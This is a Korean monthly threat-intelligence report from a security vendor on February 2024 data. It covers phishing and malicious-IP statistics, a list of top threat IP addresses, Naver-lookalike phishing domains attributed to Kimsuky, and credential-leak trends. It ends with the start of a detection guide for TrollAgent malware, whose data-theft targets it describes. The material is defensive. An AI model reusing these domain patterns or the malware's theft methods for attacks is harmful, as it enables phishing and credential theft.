2024년 3월호

사이버 위협 인텔리전스 월간 리포트

LOGPRESSO

목차

0. 로그프레소 CTI 소개

CTI(Cyber Threat Intelligence, 사이버 위협 인텔리전스)는 전방위적으로 사이버 공격과 관련된 정보들을 수집하고 분석하여 사이버 위협에 보다 빠르고 정확하게 대응하기 위해 가공된 형태의 정보를 말합니다. 또한, IT 분야 리서치 그룹인 Gartner에서는 현존하거나 발생 가능한 위협에 대해 신속한 의사 결정을 하기 위한 각종 사이버 위협 정보, 메커니즘, 지표, 예상 결과에 따른 대응 전략 수립 등을 포괄하는 증거 기반의 지식이라고 정의하기도 합니다.

로그프레소 CTI는 이러한 보안 위협 정보를 SIEM(Security Information and Event Management, 통합보안관제 플랫폼) / SOAR(Security Orchestration, Automation and Response, 보안운영자동화 플랫폼)에서 즉각적으로 활용할 수 있도록 최적화된 사이버 위협 인텔리전스 서비스입니다. 다크웹, 딥웹 등 다양한 OSINT(Open Source INTelligence, 공개 출처 정보)를 바탕으로 APT(Advanced Persistent Threat, 지능형 지속 공격), 피싱(Phishing), 크리덴셜 스터핑(Credential Stuffing, 자격 증명 공격) 등 다양한 사이버 공격을 탐지할 수 있는 인텔리전스 피드를 제공합니다. API를 통해 제한적으로만 사용할 수 있는 많은 CTI 서비스와는 달리, 로그프레소 CTI는 침해지표 전체를 SIEM/SOAR에 직접 동기화하여 모든 로그에 대해 실시간 전수 조사가 가능합니다. 보안 장비를 이용한 탐지가 우선되어야 하는 기존의 보안 아키텍처와 달리 직접적인 공격 행위가 없어도 위협 요소를 탐지할 수 있습니다.

이 리포트는 로그프레소 CTI에서 2024년 2월 1일부터 29일까지 수집된 데이터를 기반으로 작성되었습니다.


1. 2월 수집 데이터 통계

1-1. 위협 IP 주소

2월에 탐지한 위협 IP 주소를 분석한 결과, 피싱 관련 IP 주소가 전월 대비 19% 상승하여 84%로 1위를 차지했습니다. 피싱은 스미싱과 같은 직접적인 공격과 워터링 홀(Watering Hole) 및 APT 공격의 수단으로 활용되는 경우로 나뉘며, 개인과 기업 모두에게 빈번하게 발생하고 있습니다. 2위는 코발트 스트라이크 관련 IP 주소입니다. VNC 로그인 시도가 3위, SSH 브루트포스(Brute Force) 시도가 10위를 차지한 것을 보면, 여전히 비정상적인 접근 시도가 꾸준하게 발생하고 있음을 알 수 있습니다.

위협 IP 주소를 국가 단위로 분류하여 상위 10위까지의 수치를 살펴보면 아래와 같습니다.

위협 IP 주소 탐지 국가 순위



위 데이터는 악성코드 동적분석 결과에서 도출된 IoC 정보와 OSINT 기법을 통해 수집된 국내외 정보, 허니팟(Honey Pot, 비정상적인 접근을 탐지하기 위해 의도적으로 설치해 둔 시스템)을 통해 수집된 정보를 근거로 작성되었습니다.

또한, 위협 IP 주소의 수집 횟수 순위는 다음 표와 같습니다.

위협 IP 주소 수집 횟수 순위


순위	IP 주소	수집 횟수
1	212.104.43.201	32,239
2	129.226.210.78	18,470
3	43.128.92.128	15,200
4	43.134.167.94	14,772
5	43.156.7.24	13,832
6	43.153.207.103	13,755
7	43.156.5.148	13,399
8	43.156.75.220	13,184
9	43.159.37.67	13,155
10	43.130.2.171	10,991

1-2. 악성 유사 도메인

유사 도메인은 기존에 잘 알려진 서비스/웹사이트와 대단히 흡사하거나 해당 서비스가 제공하는 것으로 착각하게 만드는 가짜 도메인을 말합니다. 공격자들은 피싱, APT 공격 및 악성 봇 감염을 시도하기 위해 이러한 유사 도메인을 미끼(Decoy) 도메인으로 사용하고 있습니다.

2월에 수집된 악성 유사 도메인의 위장 대상은 다음과 같습니다.


악성 유사 도메인 위장 대상 서비스 순위(글로벌)



글로벌의 경우 2024년 1월에는 2위를 차지했던 Weebly가 2024년 2월에는 1위로 순위가 상승했습니다. 상위 10위까지 전반적으로 살펴보면 정상적인 서비스를 악용하거나 DDNS를 이용한 공격이 꾸준히 발생하고 있음을 알 수 있습니다.


실제 피싱 공격에 이용한 URL을 도메인을 기준으로 구분해보면 아래와 같습니다.

최종 피싱 URL 기준 악성 유사 도메인 순위(글로벌)



IPFS(InterPlanetary File System) 관련 도메인이 상위권에 포진하고 있음을 알 수 있습니다. IPFS는 비트토렌트(BitTorrent)와 유사한 분산형 데이터 전송 프로토콜로, 많은 공격자들이 IPFS 게이트웨이를 활용하고 있습니다. 2위를 차지한 cloudflare-ipfs.com도 대표적인 IPFS 게이트웨이입니다.

악성 유사 도메인 위장 대상 서비스 순위(국내)




국내의 경우 네이버를 사칭한 사례가 꾸준히 발생하고 있습니다. 이러한 가짜 도메인 중에는 Kimsuky와 연관된 북한발 공격도 다수 존재합니다.

국내 미끼(Dekoy) 도메인 예시


no.	공격 주체	도메인
1	Kimsuky	nid.naver.pw
2	Kimsuky	naver.pw
3	Kimsuky	naver.com.ro
4	Kimsuky	www.naver.com.es
5	Kimsuky	nids.naver.com.es
6	Kimsuky	nid.naver.com.es
7	Kimsuky	naver.com.es
8	Kimsuky	naver-sign.com
9	Kimsuky	nid.naver.com-uid.pw
10	Kimsuky	member.naver.comuid.pw

1-3. 악성 봇 감염

악성 봇 감염수(글로벌)



악성 봇 감염수(국내)




2024년 2월의 악성 봇 감염은 글로벌 기준 1월 대비 무려 78.01% 증가하였습니다. 2월은 평월보다 일수가 짧음에도 더 높은 수치인 것을 보았을 때, 최근 악성 봇 감염이 폭증했다고 판단할 수 있습니다. 이것은 연말연시라는 특수로 인해 악성 봇 감염이 증가했던 지난 해 11월, 12월과도 비슷한 수준이며 11월보다도 오히려 7% 높은 수치입니다.


대한민국의 경우에는 0.1% 소폭 상승하여 지난 1월과 큰 차이 없는 수치를 보였습니다.

2월 한 달간 악성 봇 감염으로 크리덴셜이 유출된 서비스 순위는 다음과 같습니다.

사용자의 악성 봇 감염으로 크리덴셜이 유출된 웹사이트 순위(글로벌)



사용자의 악성 봇 감염으로 크리덴셜이 유출된 웹사이트 순위(국내)




국내외 모두 지속적으로 이커머스 서비스의 크리덴셜이 유출되고 있습니다. 이커머스 서비스 제공자는 혹시 모를 2차 피해를 막고 고객 경험을 개선하기 위해 크리덴셜 유출 여부를 사용자에게 안내하여 빠르게 대응할 수 있도록 돕는 것이 필요합니다. 또한 사용자는 아이디와 패스워드가 언제든지 유출될 수 있다는 것을 인지하고, 서비스별로 암호를 다르게 설정하거나 2FA(2-Factor Authentication)가 가능한 서비스는 해당 기능을 반드시 이용할 것을 권장합니다.

해당 데이터는 로그프레소의 독자적인 OSINT 방법론을 적용하여 인터넷에서 공개적으로 접근 가능한 모든 위치(딥웹, 다크웹, 서피스웹)에서 수집되었습니다. 언급된 서비스에서 크리덴셜이 유출되었다는 의미가 아니며, 사용자 PC의 봇 감염으로 유출된 계정 정보의 수를 뜻합니다.

1-4. 크리덴셜 유출 탐지

2024년 2월 수집된 글로벌 데이터에서 크리덴셜을 유출한 악성코드를 분석, 감염 당시의 IP를 기준으로 국가를 구분하면 다음과 같습니다.

악성코드 감염 당시의 IP 국가 순위(글로벌)




지난 1월의 순위가 브라질, 미국, 인도 순이었던 것과 달리 2월은 인도가 2위, 미국이 3위로 다소 변동되었습니다. 더불어 1월 리포트에서 언급했던 것처럼 남미와 아시아 국가에서의 악성 봇 감염이 지속적으로 발생하고 있습니다. 1위 브라질, 8위 멕시코, 10위 아르헨티나 등 남미 국가가 상위에 포진하고 있으며, 인도, 필리핀, 베트남, 태국, 인도네시아, 파키스탄 등 (동)남아시아 국가가 20위 이내에 다수 포함되어 있습니다.

남미와 아시아 국가 사례를 분석해보면, 주된 감염 요인은 KeyGen 계열의 불법 소프트웨어 라이선스 생성기 이용입니다. 특히 1, 2위인 브라질과 인도에서 이러한 감염 비율이 높았는데, 공격자들이 불법 라이선스 생성기에 악성코드를 교묘하게 숨겨놓는 경우가 많았습니다. 실제로 피싱 공격과 더불어 악성 봇 감염 원인의 상당수가 불법 소프트웨어 사용이므로, 정품 소프트웨어를 사용하여 이러한 위협을 예방해야 합니다.

한국인의 경우 자국을 제외하고는 아시아 국가에서의 감염 비율이 높았습니다. 악성 봇에 감염된 시스템의 언어를 기준으로 분류, 한국인으로 추정되는 크리덴셜이 유출된 아시아 국가 순위는 다음과 같습니다.

악성코드 감염 당시의 IP 국가 순위(대한민국을 제외한 아시아 국가, 한국인 추정 크리덴셜)




상위 5개국을 확인한 결과 필리핀, 베트남, 태국, 인도네시아, 말레이시아 순으로 나타났으며, 이는 한국인이 여행지로 많이 선호하는 곳이기도 합니다. 해외에서는 출처를 알 수 없는 와이파이 이용이 보안 측면에서 상당히 위험할 수 있다는 점을 사전에 숙지하고 유사한 피해를 예방하는 것이 중요합니다.

2. 위협 분석 - Kimsuky의 TrollAgent를 탐지하는 YARA rule 작성 가이드

로그프레소는 2024년 1월 국산 보안 프로그램으로 위장한 악성코드를 수집하였습니다. 위장 대상은 국내 특정 홈페이지 로그인 시 필수로 설치해야 하는 전자문서 및 증명서 위변조 방지 프로그램입니다. 해당 악성코드는 악성코드 탐지를 회피하기 위해 국내 방산 업체 D2innovation 인증서로 서명되어 있습니다.


이 프로그램을 실행하면 정상적인 보안 프로그램이 설치되는 것으로 보이지만, 백그라운드에서는 악성 DLL 파일이 실행됩니다. 이 DLL 파일은 Go 언어로 구현되었으며 다양한 정보(시스템 정보, C 드라이브 특정 파일, SSH, FileZilla, 브라우저, 화면 캡쳐 등)를 수집 후 C2 서버로 전송합니다. GPKI 디렉토리를 탈취하는 기능이 포함된 것으로 보아 공공기관을 대상으로 공격을 시도한 것으로 추정할 수 있습니다.




1) YARA rule 작성을 위한 TrollAgent 악성코드 구조 소개


다음 이미지와 같이 특정 홈페이지의 '필수 설치 보안 프로그램' 다운로드 페이지에서 해당 파일이 유포된 것으로 추정됩니다. 악성코드는 보안 프로그램 설치 파일인 'TrustPKI', 'NX_PRNMAN'로 위장하였습니다.

아래 이미지와 같이 디지털 서명 정보에서 'D2innovation Co.,LTD'의 인증서를 확인할 수 있습니다.



